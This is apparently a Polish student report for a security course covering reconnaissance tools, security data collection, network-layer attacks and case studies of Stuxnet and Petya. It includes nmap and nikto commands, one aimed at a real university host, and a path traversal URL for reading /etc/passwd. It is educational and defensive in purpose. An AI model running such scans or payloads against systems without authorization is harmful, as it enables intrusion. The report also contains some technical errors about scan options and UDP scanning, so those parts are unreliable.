Przejrzenie strony organizacji, która testujemy może doprowadzić do uzyskania danych mogących przydać się do testów np maile pracowników, które możemy potem wykorzystać do scenariuszy spoofingu. W pliku /robots.txt mogą także znajdować się informacje na temat katalogów, które mogą być interesujące z perspektywy pentestera. Dodatkowo warto analizować też kod źródłowy strony - takie działanie często pozwala uzyskać informację na temat stosowanego oprogramowania, które może zawierać znane podatności bezpieczeństwa. Na poniższym screenie widać, iż serwer elka.pw.edu.pl używa biblioteki jquery w wersji 1.7.2.


• Przeglądanie wersji archiwalnych strony

Przeglądanie wersji archiwalnych strony np za pomocą strony internetowej web.archive.org może posłużyć np do wyszukiwania starych metod API, dokumentacji, czy znajdowania informacji, które znalazły się na stronie przez przypadek i zostały usunięte przez administratorów w obecnej wersji.

Wyszukiwarki typu Shodan


Wyszukiwarki typu Shodan, Censys.io lub ZoomEye swoje działanie opierają na analizie banerów wychwyconych podczas skanowania portów. Warto dodać, że jest to rekonesans pasywny, ponieważ korzystamy z bazy udostępnianej przez Shodan, sami nie wykonujemy skanów, tylko korzystamy z wyników strony.

© 2013-2018, All Rights Reserved - Shodan®


Strona RiskIQ

Strona RiskIQ oferuje oprogramowanie RiskIQ Community Edition, dające możliwości przejrzenia bazy danych w celu uzyskania informacji o hoście.

Wappalyzer

Wappalyzer to darmowa wtyczka do Mozilla Firefox oraz Google Chrome, pozwalająca na uzyskanie informacji na temat technologii używanych na stronie internetowej.

Nmap

Oprogramowanie nmap to popularny skaner portów. Przykładowe wywołanie dla routera z zaprojektowanej sieci:

```
nmap -sC -sV -sS 182.170.1.1 -p- -Pn
```

- -sC opcja włączenia skanu wraz z domyślnymi skryptami nmap
- -sV opcja pozwalająca uzyskać informacje na temat wersji usług obecnych na portach
- -sC opcja umożliwiająca przeprowadzenie skanu SYN
- -p- opcja umożliwiająca skanowanie wszystkich portów
- -Pn opcja dzięki której do wykrywania hostów nie są wykorzystywane pakiety ICMP. W przypadku, gdy host nie obsługiwały ICMP nie zostałby wykryty i wyniki mogłyby być zakłamane.

• Nikto

Nikto to skaner umożliwiający uzyskanie informacji na temat podatności występujących na serwerze aplikacji webowej. Przykładowe wywołanie:

nikto -h studia.elka.pw.edu.pl

Crawling

Crawling to metoda polegająca na przechodzeniu przez wszystkie możliwe podstrony aplikacji webowej w celu zbierania informacji. Proces można automatyzować poprzez narzędzia takie jak moduł Spider w oprogramowaniu Burp Suite Professional.

2. Rodzaje danych jakie mogą być kolekcjonowane


- Pakiety- są to jedne z bardziej popularnych danych używana w systemach bezpieczeństwa.
 Wykorzystywane są w snifferach. Do ich wad należy brak widocznego kontekstu w jakim pakiet został odebrany lub wykorzystany.
- Strumienie w telekomunikacji za strumień danych uważa się większą sekwencję pakietów. Takie podejście, pomimo większego narzutu danych pozwala lepiej zrozumieć kontekst wysyłanych i odebranych pakietów, co w przypadku monitorowania per pakiet jest niemożliwe.
- Logi są to informacje na temat zmian zachodzących w systemie. W systemach Linux serwisem odpowiedzialnym za gromadzenie logów jest syslog lub rsyslog. Pozwalają uzyskać wiele informacji na temat działań prowadzonych na serwerach.. Z tego powodu warto w środowiskach produkcyjnych wdrażać rozwiązanie centralnego serwera logów np. opartego na stosie ELK. Takie rozwiązanie pozwoli monitorować akcje użytkowników na serwerach i w łatwy sposób wykrywać anomalię. Dodatkowo, informacje o ewentualnym ataku nie są tracone w przypadku usunięcia przez intruza logów na serwerze, ponieważ ich kopia znajduje się na serwerze centralnym. Logi pozwalają także uzyskać szczegółowe informacje o czasie ataku, co także może być przydatne z perspektywy inżynierów bezpieczeństwa.
- Protokoły informacje o protokołach wykorzystywanych w sieci mogą okazać się pomocne z dwóch powodów. Próby komunikacji przez osoby trzecie za pomocą tych niestandardowych mogą być spowodowane próbami eksploitacji podatnych usług. Dodatkowo wzmożone użycie np. protokołu SSH może świadczyć o próbach wykonania ataku słownikowego na jeden z serwerów. Dodatkowym plusem tych danych jest fakt, że monitorujący nie podsłuchuje szczegółów komunikacji, tylko ruch na poziomie protokołów. Do minusów należy fakt, iż zbieranie informacji o wykorzystywanych protokołach nie będzie tak efektywne jak zbieranie logów, strumieni, czy pakietów. Warto też zwracać uwagę na protokoły przesyłające komunikację w sposób niezaszyfrowany (telnet, http). Dobrą praktyką bezpieczeństwa jest nieużywanie ich w środowisku produkcyjnym.
- Konfiguracje informacje o konfiguracji serwerów mogą być także przydatne dla inżynierów bezpieczeństwa. Przykładem mogą być aplikacji webowe, z których wiele z nich domyślnie obsługuje także protokół HTTP. Pozwoli to intruzowi w przypadku podsłuchania ruchu na uzyskanie wrażliwych informacji jak np hasła. Kolejnym przykładem niebezpiecznej konfiguracji jest umożliwianie logowania się na konto root przez usługę SSH. Takie rozwiązanie pozwoli atakującemu na przejęcie pełnej kontroli nad serwerem w przypadku efektywnego przeprowadzenia ataku brute-force. Dla większości systemów operacyjnych, baz danych czy serwerów webowych powstały specjalne dokumenty stale aktualizowane przez grupę CIS. Zawierają one rekomendacje, jak skonfigurować serwery tak, aby były jak najbezpieczniejsze. Dobrą praktyką jest analiza dokumentów dotyczących rozwiązań używanych w naszej infrastrukturze i przeprowadzenie tzw, hardeningu, czyli wdrażania rekomendacji bezpieczeństwa np. za pomocą skryptów bash czy powershell. Wiele systemów pomimo dobrych zabezpieczeń sieciowych i częstych aktualizacji zostało skompromitowanych przez nieodpowiednie uprawnienia do plików lub tablicy cron.
- Hasze każdy plik posiada swój unikalny hasz. Można wykorzystać ten fakt do badania integralności plików. Poprzez porównanie haszy łatwo można określić, czy plik został zmodyfikowany. Jest to także pomocne, ponieważ w przypadku podejrzenia pliku o bycie malware, możemy skorzystać z baz internetowych typu virustotal, gdzie na podstawie haszy zebranych przez społeczność możemy otrzymać informację, czy plik jest szkodliwy, czy nie. Należy jednak traktować takie rozwiązanie tylko jako pierwszą linię detekcji i każdy nieznany plik traktować ostrożnie.
- Analiza dynamiczna jest to rozwiązanie polegające na uruchamianiu oprogramowania na maszynie wirtualnej (tzw sandbox) i monitorowanie jego działania. Pozwala to na dużo lepsze wykrywanie złośliwego oprogramowania niż w przypadku wymienionego w poprzednim punkcie przykładu analizy statycznej za pomocą badania hasha. Należy jednak pamiętać, iż niektóre programy są w stanie wykryć, że znajdują się w wirtualnym środowisku, a czasem nawet wyjść na maszynę fizyczną. Należy dokonywać więc analizy dynamicznej z rozwagą, najlepiej w izolowanej sieci wewnętrznej, Istnieją rozwiązania bezpieczeństwa, które automatycznie tworzą maszyny wirtualne i na nich dokonują analizy. Przykładem takiego rozwiązania jest oprogramowanie VMRay.
- Odpowiedzi HTTP analiza odpowiedzi HTTP pozwala na uzyskanie wielu informacji na temat stosowanego oprogramowania na serwerach webowych, czy możliwości eksploitacji konkretnych

- podatności. Skanery podatności HTTP działają właśnie na podstawie analizy otrzymanych odpowiedzi od serwera po wysłaniu specjalnie spreparowanych requestów HTTP.. Każdy programista aplikacji web powinien stosować dobre praktyki bezpieczeństwa, na przykład whitelisty możliwych do wprowadzenia znaków w celu uniknięcia możliwości przeprowadzenia ataków takich jak Cross Site Scripting czy SQL Injection.
- Performance monitorowanie wydajności systemu jest możliwe np poprzez wykonanie komendy top na systemie linux. Może to okazać się przydatne, ponieważ w jasny i klarowny sposób mamy wyświetlaną informację na temat zużycia procesora oraz pamięci RAM przez procesy i aktywne komendy. Istnieje możliwość zlokalizowania procesów, które nie są pożądane na serwerze i mogą być uważane jako oznaka włamania np. włączony netcat, który może służyć intruzowi jako backdoor do systemu. Przy tworzeniu systemów kolekcjonujących dane w takich rozwiązaniach należy pamiętać, by procesy uważane za niepożądane nie był automatycznie zabijane. Może to doprowadzić do destabilizacji działania serwera w przypadku błędnej oceny przez zaimplementowany system.

3. Kontekst zbieranych danych

Informacje o pakietach oraz strumieniach najlepiej zbierać w routerach sieci. Przykładem w naszej architekturze jest zastosowanie oprogramowania typu Network Intrusion Detection System na routerze pfSense. Pozwala on na detekcję ataków sieciowych w całej utworzonej infrastrukturze. Innym przykładem wykorzystania routerów brzegowych może być konfiguracja port mirroring, czyli kopiowania całego ruchu z jednego interfejsu routera na drugi, podłączony do systemu umożliwiającego analizę zebranych danych pakietów, protokołów, czy strumieni. W przypadku dużych sieci warto zainstalować jednak także oprogramowanie typu NIDS na pozostałych routerach, ponieważ w przypadku dużej ilości pakietów system może nie być w stanie prawidłowo analizować ich wszystkich. Jeśli chodzi o system do zbierania logów to także należy zastosować jeden element centralny, z powodów wymienionych już w punkcie numer 2. Konfiguracje stacji lepiej przechowywać na serwerze, które je dotyczą, ponieważ w przypadku kompromitacji serwera centralnego, intruz będzie miał wgląd do wszystkich plików konfiguracyjnych na serwerze, co pozwoli mu uzyskać wiele informacji. Dodatkowo jeśli mówimy o kontekście, warto także analizować dane w zależności od instytucji do jakiej należy infrastruktura. Wspierając się triadą bezpieczeństwa CIA(Poufność, Integralność, Dostępność) należy określić, która z tych cech jest dla nas najważniejsza podczas projektowania infrastruktury. W przypadku aplikacji bankowych najważniejsza będzie poufność informacji. Należy zaimplementować złożone mechanizmy bezpieczeństwa, nawet kosztem wydajności systemu. W przypadku infrastruktury przemysłowej najważniejsza jest dostępność. Nawet chwilowe przerwy w działaniu systemu kontrolującego skomplikowane procesy produkcyjne może być bardzo kosztowny i trudny do odwrócenia.

4. Ataki w poszczególnych warstwach stosu sieciowego

Denial of Service (L1) - atak typu odmowy usługi w warstwie fizycznej. Może on odbyć się np. poprzez przecięcie nieodpowiednio zabezpieczonego medium transmisyjnego. Do ataków na warstwę pierwszą możemy także zaliczyć ataki na poszczególne protokoły takie jak WiFi. Przykładem może być atak Evil Twin. W celu jego dokonania należy utworzyć fałszywy punkt dostępowy z taką samą nazwa, jak punkt, który chcemy zaatakować. Urządzenie ofiary zacznie wysyłać probe requesty w celu połączenia się z prawdziwym punktem dostępowym. Po połączeniu się przez nie do fałszywego punktu dostępowego, użytkownik może podać wrażliwe dane uwierzytelniające, które zostaną przechwycone. Innym przykładem jest atak zastosowany w niniejszym raporcie, czyli DDoS. Taki atak zazwyczaj przeprowadzany jest z wykorzystaniem botnetu. Każdy bot generuje możliwie dużo ruchu i wysyła go do celu ataku. W ten sposób następuje przeciążenie łącza i w konsekwencji odmowa usługi dla zwykłych klientów.

VLAN Hopping (L2) - jest to metoda umożliwiająca przejście do VLANu, do którego użytkownik nie powinien mieć dostępu. Aby to osiągnąć istnieją dwie techniki: switched spoofing i double tagging. Pierwszy z nich polega na tym, że atakujący podszywa się za switch w celu utworzenia połączania trunk z prawdziwym switchem. Jeśli połączenie się uda, atakujący będzie miał dostęp do ruchu z każdego VLANu. Druga technika to double tagging. Atakujący podwójnie modyfikuje tagi na ramce Ethernet. Niektóre przełączniki usuną tylko pierwszy tag i podadza ramke dalej do wszystkich natywnych portów VLAN.

ICMP Flood (L3) - jest to atak odmowy usługi polegający na przeciążeniu łącza pakietami ICMP. Przeprowadza się go za pomocą komputera posiadającego łącze o przepustowości większej niż przepustowość łącza atakowanej maszyny lub za pomocą wielu komputerów (np. botnetów). Atakowany zaczyna otrzymywać wiele zapytań ICMP, na które odpowiada za pomocą ICMP Echo Reply. Może to doprowadzić do sytuacji, że łącze zostanie przeciążone, W celu obrony przed atakami tego typu warto skonfigurować zaporę ogniową tak, aby blokowała protokół ICMP.

Port Scanning (L4) - skanowanie portów polega na wysyłaniu pakietów TCP lub UDP do serwera w celu sprawdzenia otwartych portów i dostępnych serwisów na podstawie otrzymanej odpowiedzi (np fingerprintów). Przykładem oprogramowania umożliwiającego skanowanie portów jest nmap dostępny w dystrybucji Kali Linux. Wyróżniamy między innymi następujące rodzaje skanowań:

- skanowanie SYN: najpopularniejsza metoda skanowania, Skaner portów generuje pakiet SYN. Jeśli port jest otwarty, odpowiada pakietem SYN-ACK. Skaner wysyłą następnie pakiet RST zanim połączenie jest zainicjalizowane.
- skanowanie TCP: w przypadku gdy skanowania stacja odpowie pakietem SYN-ACK handshake jest finalizowany. W przypadku, gdy port jest zamknięty zwracany jest kod błędu.
- skanowanie UDP: skanowanie portów UDP odbywa się poprzez wysłanie pakietu UDP do portu. W przypadku, gdy nie jest on otwarty, serwer odpowie wiadomością o nieosiągalności portu. Jeśli skaner nie otrzyma żadnej odpowiedzi, uznaje że port jest otwarty.
- skanowanie idle: do skanowania wykorzystywany jest trzeci host tzw. zombie. To z jego interfejsów sieciowych wysyłane są pakiety na skanowany serwer, więc jest to metoda zapewniająca dużą anonimowość.
- skanowanie Xmas: swoją nazwę zawdzięcza faktowi, iż wysyłany pakiet ma ustawione flagi FIN, PSH i URG. Port jest uznawany za zamkniety w przypadku braku odpowiedzi od skanowanego hosta.

Path Traversal (L5-7) - atak jest możliwy wtedy, gdy aplikacja webowa pozwala na niekontrolowany dostęp do zasobów np. plików czy katalogów. Wektor ataku to parametry przekazywane do aplikacji. Manipulacja ścieżkami odbywa się poprzez dodawanie ciągu znaków typu /../ .//../. czy ich encodowanych odpowiedników. W niektórych przypadkach możliwe jest także wykonanie ataku poprzez odpowiednie spreparowanie adresu url. np

http://podatna-aplikacja/../../../../etc/passwd. Pozwoli to w odpowiedzi otrzymać zawartość pliku /etc/passwd znajdującego się na serwerze aplikacji webowej.

5. Zależności operacyjne pomiędzy protokołami i serwisami

Podczas konfiguracji infrastruktury i usług w sieci należy brać pod uwagę cały stos ISO/OSI, a nie tylko protokół warstwy aplikacyjnej. W innym wypadku serwer może być narażony na jeden z ataków wymienionych w punkcie nr 4. Na przykład komunikacja za pomocą protokołu HTTP(S) nie byłaby możliwa, gdyby nie protokoły niższych warstw. Zależności zostaną pokazane na przykładzie komunikacji z serwerem Jasper, przechwyconej za pomocą oprogramowania Wireshark.


Na dole stosu widzimy protokół Ethernet. Wykorzystuje on adresy MAC hosta oraz serwera docelowego.

```
Internet Protocol Version 4, Src: 192.168.56.1, Dst: 192.168.56.101
  0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)


> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 52
  Identification: 0x739c (29596)

> Flags: 0x4000, Don't fragment
  Time to live: 128
  Protocol: TCP (6)
  Header checksum: 0x9570 [validation disabled]
  [Header checksum status: Unverified]
  Source: 192.168.56.1
  Destination: 192.168.56.101
```


Do komunikacji w warstwie sieciowej używany jest protokół IP. W celu adresacji wiadomości wykorzystuje on pole Destination. Pole Source oznacza nadawcę wiadomości. Struktura pakietu jest typowa dla protokołu IPv4.

Do komunikacji w warstwie sieciowej używany jest protokół TCP. Od UDP odróżnia go fakt iż zestawiane jest połączenie podczas komunikacji za pomocą three way handshake. Sekwencja została zaznaczona na powyższym zrzucie ekranu. Do rozróżniania pakietów używane są porty. Każda usługa posiada definiowane porty, na których najczęściej występuje. W przypadku aplikacji webowych są to porty 80 ,443, 8080 i 8443 (serwer Jasper wystawiony jest na porcie 8080, co widoczne jest na zrzucie ekranu w polu info). Należy jednak pamiętać iż możliwe jest skonfigurowanie aplikacji webowej jak i każdej usługi na porcie innym niż standardowy. Dlatego podczas skanowania portów narzędziem nmap warto używać przełącznika -p-, który pozwala na przeskanowanie wszystkich portów TCP na hoście, a nie tylko tych z listy well known ports. W niektórych środowiskach może zdarzyć się sytuacja, że za środek bezpieczeństwa zostanie potraktowane przeniesienie usługi na niestandardowy port. Jest to oczywiście błędne podejście. Warto ograniczać dostęp do portów za pomocą zapory ogniowej do uprawnionych adresów IP, a także wyłączać nieużywane usługi w celu zminimalizowania ryzyka przeprowadzenia ataku cybernetycznego.

Do komunikacji w warstwie aplikacyjnej serwer Jasper domyślnie używa protokołu HTTP. Jest to zła praktyka, ponieważ w takim wypadku w przypadku podsłuchania komunikacji przez intruza, ma on możliwość odczytania haseł i innych wrażliwych danych. Na powyższym zrzucie ekranu pokazano wiadomość POST, która została użyta do logowania do panelu aplikacji webowej. Brak szyfrowania spowodował możliwość odczytania danych uwierzytelniających.

Na powyższym zrzucie ekranu została pokazana komunikacja ze stroną internetową onet.pl z użyciem protokołu HTTPS. Wykorzystuje on szyfrowanie za pomocą TLS w wersji 1.2. Treść wiadomości jest zaszyfrowana, więc nawet w przypadku udanego ataku Man in the Middle intruz nie będzie w stanie odczytać z ruchu sieciowego wrażliwych informacji,

W przypadku zależności pomiędzy serwisami należy brać pod uwagę też "poziome" zależności pomiędzy protokołami tej samej warstwy. Aplikacje webowe (np. apache tomcat, httpd, ngnix) często wykorzystują do działania bazy danych (postgres, mysql, oracle, mongodb, nosql), komunikacje między tymi komponentami także należy zabezpieczyć mając na uwadzę wszystkie warstwy modelu ISO/OSI.

6. Zaawansowane ataki Cybernetyczne

• Stuxnet [1]

W 2010 roku miała miejsce seria incydentów związana z szkodliwym oprogramowaniem Stuxnet. Wydarzenia te przebiły się do opinie publicznej i zwróciły uwagę na konieczność wprowadzenia mechanizmów bezpieczeństwa w systemach przemysłowych. Atak był wycelowany w wirówki (a dokładniej w obsługujące je sterowniki PLC Siemens o modelach S7-315 i S7-417), które miały za zadanie wspomóc Iran w opracowywaniu broni jądrowej. Robak komputerowy został wprowadzony do systemu za pomocą pendrive, który został wpięty do komputera zarządzającego procesami produkcji przez nieuważnego pracownika. Stuxnet następnie sprawdzał czy system jest 32, czy 64 bitowy, ponieważ działał tylko na systemach 32 bitowych. Jeśli warunek nie został spełniony, robak przechodził w stan uśpienia. W przypadku detekcji architektury 32 bitowej, wykonywał sprawdzenie czy

komputer został zainfekowany - jeśli nie rozpoczynać infekcję. Rootkit dołączany był do procesów systemowych, a następnie modyfikował je tak, aby uniemożliwić wykrycie przez skanery bezpieczeństwa. Stacja robocza następnie przez 21 dni infekowała podłączone nośniki zewnętrzne, co spowodowało szybką propagację na całą infrastrukturę. Kolejnym zadaniem robaka było załadowanie pliku dynamicznej biblioteki .ddl do pamięci maszyny, na miejsce oryginalnego pliku. Kiedy inżynier przesyłał polecenia do sterownika PLC, Stuxnet dopisywał do bloków kodu swoje linijki. Jednak zanim system zaczął szkodliwe działanie, gromadził informacje na temat poprawnych stanów kontrolerów Siemensa. Dzięki tej funkcji, po rozpoczęciu czynności. był w stanie przesyłać do stacji nadzorującej dane zebrane z poprzedniego okresu, co utrudniło wykrycie rootkita przez operatorów i pozwoliło na wywołanie szkód o ogromnej skali, poprzez nagłe zmiane w szybkości wirówek. Stany Zjednoczone oraz Izrael zostały posądzone o zaprojektowanie tego ataku cybernetycznego. nie udało się jednak tym krajom niczego udowodnić. Oskarżenie wydawało się jednak zasadne o tyle, że atak był bardzo złożony i ciężko byłoby go przyprowadzić bez ogromnych zasobów ludzkich. Wykorzystywał wiele luk zero-day, pozwalających wykorzystać podatności sterowników PLC i protokołu przemysłowego S7.

Jeśli chodzi o odniesienie do naszej sieci, to atak miał za zadanie infekować infrastrukturę przemysłową i nie byłby niebezpieczny dla naszego systemu. Aby ochronić się przed tym atakiem należy blokować porty USB na stacjach krytycznych dla działania systemu, oraz przeprowadzać szkolenia uświadamiające dla pracowników, by nie używali nośników zewnętrznych nieznanego pochodzenia.

Petva

W czerwcu 2017 roku przeprowadzono zmasowany atak na instytucje rządowe, bankowe i telekomunikacyjne w całej Europie. Polegał on na szyfrowaniu zawartości dysków twardych za pomocą Ransomware Petya. Największe szkody spowodował na terenie Ukrainy. Atakował stacje robocze z systemem Windows. Do infekcji systemów korzystał z exploita na usługę SMB. Potrafił też wyszukiwać w zrzutach pamięci danych uwierzytelniających użytkowników. W przypadku udanej infekcji rozpoczynała się faza szyfrowania. Ransomware nadpisywał boot sektor dysku twardego, więc po restarcie infekcja była praktycznie niemożliwa do wyeliminowania.

Jeśli chodzi o odniesienie do naszej sieci, to w celu zmniejszenia prawdopodobieństwa infekcji ransomware Petya należałoby zablokować narzędzie PsExec tool wykorzystywane przez Petye do propagacji oraz zainstalować najnowsze aktualizacje na wszystkich stacjach roboczych Windows. Należy także wdrożyć politykę backupów, by w przypadku infekcji szybko odtworzyć środowisko bez strat danych. Jak w przypadku oprogramowania tego typu należy także przestrzec pracowników systemu przed otwieraniem załączników z wiadomości email, pochodzących od nieznanych nadawców.

Bibliografia

- 1. Kim Zetter, Countdown to Zero Day: Stuxnet and the Launch of the World's First Digital Weapon, Crown, 2014.
- 2. http://www.systeen.com/2017/05/03/forward-rsyslog-logs-graylog/
- 3. http://docs.graylog.org/en/2.5/
- 4. https://sekurak.pl/rekonesans-infrastruktury-it-czesc-1-google-hacking/
- 5. https://sekurak.pl/rekonesans-infrastruktury-it-czesc-3/
- 6. https://sekurak.pl/rekonesans-infrastruktury-it-czesc-3/
- 7. https://sekurak.pl/czym-jest-podatnosc-path-traversal/
- 8. Slajdy wykładowe przedmiotu BCYB
- 9. https://www.bytelion.com/pypi-python-package-hack/
- 10. https://packaging.python.org/guides/hosting-your-own-index/